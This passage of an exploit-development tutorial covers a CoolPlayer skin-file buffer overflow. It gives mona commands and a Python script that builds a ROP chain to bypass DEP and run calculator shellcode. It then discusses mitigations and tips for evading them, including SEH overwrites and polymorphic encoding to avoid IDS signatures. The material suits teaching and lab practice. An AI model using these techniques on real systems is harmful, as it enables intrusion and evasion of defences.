(●) Turn on DEP for all programs and services except those I select:

Figure 2.17: Enabling DEP

For the change to take effect, you will have to restart the host. With DEP now running, if we attempt to use the same payload used before we'll be met with a pop up, seen in figure 2.18 stating that Windows has terminated the program. If this pop up doesn't appear, DEP is not enabled.



To help protect your computer, Windows has closed this program.

Name: 1700469

Data Execution Prevention helps protect against damage from viruses or other threats. Some programs might not run correctly when it is turned on. For an updated version of this program, contact the publisher. What else should I do?

Figure 2.18: DEP pop up being activated

Now that DEP is enabled, development of the ROP chain can begin. First the address of a RETN instruction needs to be found in a reliable place in memory, similar to before when a reliable JMP to the top of the stack was required. This time however, we need to move the stack pointer to the beginning of the ROP chain, hence the need for a RETN.

Mona can be used to find this address in a dll file. First, attach the Immunity Debugger to the music player process. Then, the command syntax for finding the addresses with mona is as follows:

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

This command will generate a list of RETN addresses within the msvcrt.dll file that may be used and store that list in a text file in the Immunity Debugger installation directory. There are many addresses to choose from, but you need to make sure the address contains no null bytes as that will prevent the shellcode from executing properly.

After picking a RETN address to use and adding that to the code, the script currently looks like this:

```
import struct

f = open("crash.ini", "w")
f.write("[CoolPlayer Skin]\nPlaylistSkin=")
f.write("A"*1056)
f.write(struct.pack('<L', 0x77c12826))
```

As seen in the code, the address I decided to use was 0x77c12826. At this point, we can use mona again but this time to generate the full ROP chain we'll be using for the exploit. One important difference between this command and the last is the use of "*.dll" to search through all of the DLL files on the system. This allows for a much greater variety of ROP gadgets to be found, and therefore more options for choosing the ROP chain used in the attack. The command to do this is as follows:

```
!mona rop -n -m *.dll -cpb '\x00\x0a\x0d'
```

This command generates several different files with different levels of abstraction and control over the ROP instructions, but the one we're interested in is the rop_chains.txt file. In here are many different fully assembled ROP chains. Due to searching through all DLL files, none of the chains have any missing parts. In my case, the chain that ended up being successful was the VirtualProtect() chain.

Conveniently, as well as providing fully assembled ROP chains mona also packages them for various programming languages, Python being one. Scrolling down past C and Ruby you will find the Python function, which can be copied and pasted straight into the script.

With the function in the script, all that has to be done is the return value of the function should be written to the final payload. From there, the script can be assembled very similarly to the previous scripts made in this tutorial. This is seen in the following code block, which should be similar to your script:

```
import struct

# simple calculator shellcode from before
shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";

def create_rop_chain():
    # full rop chain function from mona should be pasted here

f = open("crash.ini", "w")
f.write("[CoolPlayer Skin]\nPlaylistSkin=")
f.write("A"*1056)
f.write(struct.pack('<L', 0x77c12826))

# calling the ROP function to write the chain to the payload
f.write(create_rop_chain())

f.write("\x90"*32)
f.write(shellcode)
f.close()
```

Now that the final script has been written, run it to create the payload, open the payload in the application, and you should see calculator pop up like in figure 2.19.




Figure 2.19: Calculator popped, DEP bypassed

At this point, DEP has successfully been bypassed. If it doesn't work and DEP is still triggered, the it's likely that the ROP chain you chose isn't working. Try switching between the available chains and you should be able to find one that works.

3. Discussion

3.1 Countermeasures to Buffer Overflows

Buffer overflow vulnerabilities can still be an issue even in modern operating systems. However, there are many ways that modern operating systems mitigate against the attack vectors that buffer overflows present.

3.1.1 Data Execution Prevention

Data Execution Prevention, typically referred to as DEP, marks important structures of memory, including the stack, as non-executable. If code execution is attempted from these sections, the Operating System will throw a "Access Violation" exception preventing the code from being executed (Microsoft, 2020). DEP can be circumvented with ROP chains as discussed in section 2.3.3.

3.1.2 Address Space Layout Randomisation

ASLR is a different approach to mitigation and was developed as a response to ROP chains. In order to jump around memory, ROP chains rely on the predictable nature of where the memory structures of the OS will be in memory. ASLR randomises these locations, meaning that it's essentially impossible to reliably use ROP gadgets and therefore create ROP chains.

There are a few ways to bypass ASLR, and the most useful method depends on target application and the environment you're operating within. One method is that if the target application still uses libraries that don't randomise their addresses as well as standard libraries that do, a JMP instruction can be made into the libraries that don't have randomised addresses (Corelan Team, 2009).

3.1.3 Stack Canaries

Another potential mitigation against stack tampering are Stack Canaries, which is essentially just a random integer, chosen at runtime, that is inserted at the beginning of the memory that the program is using. As seen earlier, the beginning of the program's memory must be overwritten during the process of exploiting a buffer overflow. The canarie check is noticed before runtime occurs, and this causes an exception to be raised.

To get around Stack Canaries, you could overwrite an exception handler within the stack so that it points to your own code, rather than pointing to the Operating System's exception handler. This is known as a Structured Exploit Handling (SEH) attack (Alex Lipov, 2012).

3.1.4 Intrusion Detection Systems

Finally, Intrusion Detection Systems are a much higher level method of mitigation. One example of an IDS is OSSEC, which makes use of actively monitoring of the system to potentially spot any code that could potentially be being used maliciously. If something is detected by OSSEC, the automatic response can range from just alerting the user to it's presence to completely removing the malicious object from memory (OSSEC, 2020).

However, once again, there are methods around this. As mentioned before, these systems rely on signatures of known malicious code so if you can find a method of not matching those signatures, your code won't be detected. There are several ways to approach this problem, but one of the easiest methods is to encode the payload right until the point of execution, where the payload then decodes itself and executes.

This is known as polymorphic shellcode and requires knowledge of cryptographic techniques to be implemented effectively. Fortunately, the Metasploit Framework comes with a polymorphic shellcode encoder named Shikata Ga Nai which will take any shellcode you feed it and turn it into polymorphic shellcode, obfuscating the real payload with cryptographic methods.

To quote the source code "This encoder implements a polymorphic XOR additive feedback encoder. The decoder stub is generated based on dynamic instruction substitution and dynamic block ordering. Registers are also selected dynamically." (Rapid7, 2020)

References

Microsoft, 2018. *Data Execution Prevention.* [Online]
`https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention`

Corelan Team, 2009. *Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR.* [Online]
`https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/`

Alex Lipov, 2012. *Simple Structured Exception Handling (SEH) Exploit Example* [Online]
`https://blog.osom.info/2012/04/simple-structured-exception-handling.html`

OSSEC, 2020. *Getting started with OSSEC* [Online]
`https://www.ossec.net/docs/docs/manual/non-technical-overview.html`

Rapid7, 2020. *Shikata Ga Nai* [Online]
`https://github.com/rapid7/metasploit-framework/blob/master/modules/encoders/x86/shikata_ga_nai.rb`